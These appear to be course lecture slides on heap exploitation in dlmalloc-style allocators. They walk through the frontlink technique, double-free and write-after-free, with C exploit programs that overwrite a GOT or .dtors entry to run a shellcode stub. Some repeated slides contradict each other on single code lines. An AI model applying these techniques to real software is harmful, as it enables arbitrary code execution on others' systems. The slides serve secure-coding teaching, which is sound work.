
- The frontlink technique is more difficult to apply than the unlink technique but potentially as dangerous.
- When a chunk of memory is freed, it must be linked into the appropriate double-linked list.
- In some versions of dmalloc, this is performed by the `frontlink()` code segment.
- The `frontlink()` code segment can be exploited to write data supplied by the attacker to an address also supplied by the attacker – *arbitrary memory write*



# Frontlink Technique - 2

- The attacker:
  - Supplies the address of a memory chunk and not the address of the shell code,
  - Arranges for the first four bytes of this memory chunk to contain executable code.
- This is accomplished by writing these instructions into the last four bytes of the previous chunk in memory.

# The frontlink Code Segment



```
1.  BK = bin;
2.  FD = BK->fd;
3.  if (FD != BK) {
4.      while (FD != BK && S < chunksize(FD))
5.          {
6.              FD = FD->fd;
7.          }
8.      BK = FD->bk;
9.  }
10. P->bk = BK;
11. P->fd = FD;
12. FD->bk = BK->fd = P
```



# Sample Code Vulnerable to an Exploit using the frontlink Technique - 1



```
• 1.  #include <stdlib.h>
• 2.  #include <string.h>
• 3.  int main(int argc, char * argv[]) {
• 4.      char *first, *second, *third;
• 5.      char *fourth, *fifth, *sixth;
• 6.      first = malloc(strlen(argv[2]) + 1);
• 7.      second = malloc(1500);
• 8.      third = malloc(12);
• 9.      fourth = malloc(666);
• 10.     fifth = malloc(1508);
• 11.     sixth = malloc(12);
• 12.     strcpy(first, argv[2]);
• 13.     free(fifth);
• 14.     strcpy(fourth, argv[1]);
• 15.     free(second);
• 16.     return(0);
• 17. }
```

The program  
allocates six  
memory chunks  
(lines 6-11)

copy argv[2] into the first  
chunk



# Frontlink Technique - 3

- An attacker can provide a malicious argument
  - containing shellcode so that the last four bytes of the shellcode are the jump instruction into the rest of the shellcode, and
  - these four bytes are the last four bytes of the first chunk.

# Sample Code Vulnerable to an Exploit using the frontlink Technique - 2



```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.      char *first, *second, *third;
5.      char *fourth, *fifth, *sixth;
6.      first = malloc(strlen(argv[2]) + 1);
7.      second = malloc(1500);
8.      third = malloc(12);
9.      fourth = malloc(666);
10.     fifth = malloc(1508);
11.     sixth = malloc(12);
12.     strcpy(first, argv[2]);
13.     free(fifth);
14.     strcpy(fourth, argv[1]);
15.     free(second);
16.     return(0);
17. }
```

When the fifth chunk is freed it is put into a bin



# Sample Code Vulnerable to an Exploit using the frontlink Technique - 3



```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.      char *first, *second, *third;
5.      char *fourth, *fifth, *sixth;
6.      first = malloc(strlen(argv[2]) + 1);
7.      second = malloc(1500);
8.      third = malloc(12);
9.      fourth = malloc(666);
10.     fifth = malloc(1508);
11.     sixth = malloc(12);
12.     strcpy(first, argv[2]);
13.     free(fifth);
14.     strcpy(fourth, argv[1]);
15.     free(second);
16.     return(0);
17. }
```

The fourth chunk in memory is *seeded* with carefully crafted data (argv[1]) so that it overflows.

The address of a fake chunk is written into the forward pointer of the fifth chunk.

# Sample Code Vulnerable to an Exploit using the frontlink Technique - 4



```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.      char *first, *second, *third;
5.      char *fourth, *fifth, *sixth;
6.      first = malloc(strlen(argv[2]) + 1);
7.      second = malloc(1500);
8.      third = malloc(12);
9.      fourth = malloc(666);
10.     fifth = malloc(1508);
11.     sixth = malloc(12);
12.     strcpy(first, argv[2]);
13.     free(fifth);
14.     strcpy(fourth, argv[1]);
15.     free(second);
16.     return(0);
17. }
```

This fake chunk contains the address of a function pointer (minus 8) in the location where the back pointer is normally found.

A suitable function pointer is the first destructor function stored in the .dtors section of the program.

# Sample Code Vulnerable to an Exploit using the frontlink Technique - 5



```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.      char *first, *second, *third;
5.      char *fourth, *fifth, *sixth;
6.      first = malloc(strlen(argv[2]) + 1);
7.      second = malloc(1500);
8.      third = malloc(12);
9.      fourth = malloc(666);
10.     fifth = malloc(1508);
11.     sixth = malloc(12);
12.     strcpy(first, argv[2]);
13.     free(fifth);
14.     strcpy(fourth, argv[1]);
15.     free(second);
16.     return(0);
17. }
```

An attacker can discover this address by examining the executable image.



# Sample Code Vulnerable to an Exploit using the frontlink Technique - 6

```
• 1.  #include <stdlib.h>
• 2.  #include <string.h>
• 3.  int main(int argc, char * argv[]) {
• 4.      char *first, *second, *third;
• 5.      char *fourth, *fifth, *sixth;
• 6.      first = malloc(strlen(argv[2]) + 1);
• 7.      second = malloc(1500);
• 8.      third = malloc(12);
• 9.      fourth = malloc(666);
• 10.     fifth = malloc(1508);
• 11.     sixth = malloc(12);
• 12.     strcpy(first, argv[2]);
• 13.     free(fifth);
• 14.     strcpy(fourth, argv[1]);
• 15.     free(second);
• 16.     return(0);
• 17. }
```

When the second chunk is freed, the frontlink() code segment inserts it into the same bin as the fifth chunk



# The frontlink Code Segment - 1

- 1. `BK = bin;`
- 2. `FD = BK->fd;`
- 3. `if (FD != BK) {`
- 4. `while (FD != BK && S < chunksize(FD)) {`
- 5. `FD = FD->fd;`
- 6. `}`
- 7. `BK = FD->bk;`
- 8. `}`
- 9. `P->bk = BK;`
- 10. `P->fd = FD;`
- 11. `FD->bk = BK->fd = P;`

Second is smaller than fifth

The While loop is executed in the frontlink() code segment (lines 4-6)





# The frontlink Code Segment - 2

```
1.    BK = bin;
2.    FD = BK->fd;
3.    if (FD != BK) {
4.        while (FD != BK && S < chunksize(FD)) {
5.            FD = FD->fd;
6.        }
7.    BK = FD->bk;
8.    }
9.    P->bk = BK;
10.   P->fd = FD;
11.   FD->bk = BK->fd = P;
```

The forward pointer of the fifth chunk is stored in the variable FD



# The frontlink Code Segment - 3

- 1. `BK = bin;`
- 2. `FD = BK->fd;`
- 3. `if (FD != BK) {`
- 4. `while (FD != BK && S < chunksize(FD)) {`
- 5. `FD = FD->fd;`
- 6. `}`
- 7. `BK = FD->bk;`
- 8. `}`
- 9. `P->bk = BK;`
- 10. `P->fd = FD;`
- 11. `FD->bk = BK->fd = P;`

The back pointer of this fake chunk is stored in the variable BK



# The frontlink Code Segment - 4

```
1.    BK = bin;
2.    FD = BK->fd;
3.    if (FD != BK) {
4.        while (FD != BK && S < chunksize(FD)) {
5.            FD = FD->fd;
6.        }
7.    BK = FD->bk;
8.    }
9.    P->bk = BK;
10.   P->fd = FD;
11.   FD->bk = BK->fd = P;
```

BK now contains the address of the function pointer

The function pointer is overwritten by the address of the second chunk.



# Sample Code Vulnerable to an Exploit using the frontlink Technique - 7

```
1.  #include <stdlib.h>
2.  #include <string.h>
3.  int main(int argc, char * argv[]) {
4.      char *first, *second, *third;
5.      char *fourth, *fifth, *sixth;
6.      first = malloc(strlen(argv[2]) + 1);
7.      second = malloc(1500);
8.      third = malloc(12);
9.      fourth = malloc(666);
10.     fifth = malloc(1508);
11.     sixth = malloc(12);
12.     strcpy(first, argv[2]);
13.     free(fifth);
14.     strcpy(fourth, argv[1]);
15.     free(second);
16.     return(0);
17. }
```


The call of return(0) causes the program's destructor function to be called, but this executes the shellcode instead.

# Double-Free Vulnerabilities




- This vulnerability arises from freeing the same chunk of memory twice, without it being reallocated in between.
- For a double-free exploit to be successful, two conditions must be met:
  - The chunk to be freed must be isolated in memory.
  - The bin into which the chunk is to be placed must be empty.

# Empty bin and Allocated Chunk




**P** ->





# Bin with Single Free Chunk



# Corrupted Data Structures After Second call of free()



bin->

|  |
|--|
| Forward pointer to first chunk in list |
| Back pointer to last chunk in list     |

P->

|  |
|--|
| Size of previous chunk, if unallocated |
| Size of chunk, in bytes                |
| Forward pointer to next chunk in list  |
| Back pointer to previous chunk in list |
| Unused space (may be 0 bytes long)     |
| Size of chunk                          |



# Double-free Exploit Code - 1



```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_"
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

The target of this exploit is the first chunk allocated

When first is initially freed, it is put into a cache bin rather than a regular one



# Double-free Exploit Code - 2

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(fifth);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

Allocating the second and fourth chunks prevents the third chunk from being consolidated



# Double-free Exploit Code - 3

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

Allocating the fifth chunk causes memory to be split off from the third chunk and, as a side effect, this results in the first chunk being moved to a regular bin



# Double-free Exploit Code - 4

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

Memory is now configured so that freeing the first chunk a second time sets up the double-free vulnerability

# Double-free Exploit Code - 5



```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

When the sixth chunk is allocated, malloc() returns a pointer to the same chunk referenced by first



# Double-free Exploit Code - 6

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

The GOT address of the `strcpy()` function (minus 12) and the shellcode location are copied into this memory (lines 22-23),

# Double-free Exploit Code - 7



```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(fifth);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *) (GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

```
1. #define unlink(P, BK, FD) {\
2.     FD = P->fd;           \
3.     BK = P->bk;           \
4.     FD->bk = BK;          \
5.     BK->fd = FD;          \
6. }
```

The same memory chunk  
is allocated yet again as  
the seventh chunk on line  
24



# Double-free Exploit Code - 8

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_" 3.     /* jump */
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0))=(void *)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4))=(void *)shellcode_location;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

when the chunk is allocated, the unlink() macro has the effect of copying the address of the shellcode into the address of the strcpy() function in the global offset table





# Double-free Exploit Code - 9

```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_"
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"
• 5.
• 6. int main(void){
• 7.     int size = sizeof(shellcode);
• 8.     void *shellcode_location;
• 9.     void *first, *second, *third, *fourth;
• 10.    void *fifth, *sixth, *seventh;
• 11.    shellcode_location = (void *)malloc(size);
• 12.    strcpy(shellcode_location, shellcode);
• 13.    first = (void *)malloc(256);
• 14.    second = (void *)malloc(256);
• 15.    third = (void *)malloc(256);
• 16.    fourth = (void *)malloc(256);
• 17.    free(first);
• 18.    free(third);
• 19.    fifth = (void *)malloc(128);
• 20.    free(first);
• 21.    sixth = (void *)malloc(256);
• 22.    *((void **)(sixth+0)) = (void **)(GOT_LOCATION-12);
• 23.    *((void **)(sixth+4)) = (void *)shellcode;
• 24.    seventh = (void *)malloc(256);
• 25.    strcpy(fifth, "something");
• 26.    return 0;
• 27. }
```

When strcpy() is called control is transferred to the shell code.

The shellcode jumps over the first 12 bytes because some of this memory is overwritten by unlink

# Writing to Freed Memory – Example Program



```
• 1. static char *GOT_LOCATION = (char *)0x0804c98c;
• 2. static char shellcode[] =
• 3.     "\xeb\x0cjump12chars_"
• 4.     "\x90\x90\x90\x90\x90\x90\x90\x90"

• 5. int main(void){
• 6.     int size = sizeof(shellcode);
• 7.     void *shellcode_location;
• 8.     void *first,*second,*third,*fourth,*fifth,*sixth;
• 9.     shellcode_location = (void *)malloc(size);
• 10.    strcpy(shellcode_location, shellcode);
• 11.    first = (void *)malloc(256);
• 12.    second = (void *)malloc(256);
• 13.    third = (void *)malloc(256);
• 14.    fourth = (void *)malloc(256);
• 15.    free(first);
• 16.    free(third);
• 17.    fifth = (void *)malloc(128);
• 18.    *((void **)(first+0)) = (void *)(GOT_LOCATION-12);
• 19.    *((void **)(first+4)) = (void *)shellcode_location;
• 20.    sixth = (void *)malloc(256);
• 21.    strcpy(fifth, "something");
• 22.    return 0;
• 23. }
```

write to the first chunk on lines 18-19 after it has been freed on line 15.



# Writing to Freed Memory

- The setup is exactly the same as the double-free exploit.
- The call to `malloc()` replaces the address of `strcpy()` with the address of the shellcode and the call to `strcpy()` invokes the shellcode.